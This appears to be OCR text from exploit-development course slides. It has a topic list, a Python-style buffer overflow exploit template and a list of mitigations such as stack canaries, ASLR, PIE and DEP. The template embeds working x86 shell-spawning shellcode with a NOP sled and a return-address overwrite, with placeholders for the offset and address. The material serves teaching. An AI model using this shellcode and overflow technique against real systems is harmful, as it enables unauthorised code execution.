
Defeat Exploit Mitigations


Contemporary exploiting

Content



Intel Architecture
Memory Layout
C Arrays
Assembler
Shellcode
Function Calls
Debugging
Buffer Overflow
BoF Exploit
Remote Exploit
Exploit Mitigations
Defeat Exploit Mitigations


Buffer Overflow Exploit



Buffer Overflow Exploit

```
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

buf_size = 64
offset = ??

ret_addr = "\x??\x??\x??\x??"

# fill up to 64 bytes
exploit = "\x90" * (buf_size - len(shellcode))
exploit += shellcode

# garbage between buffer and RET
exploit += "A" * (offset - len(exploit))

# add ret
exploit += ret_addr

# print to stdout
sys.stdout.write(exploit)
```

- Exploit Mitigations
  - ASCII Armor
  - **Stack Canary**
  - **ASLR**
    - **PIE**
  - **DEP**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
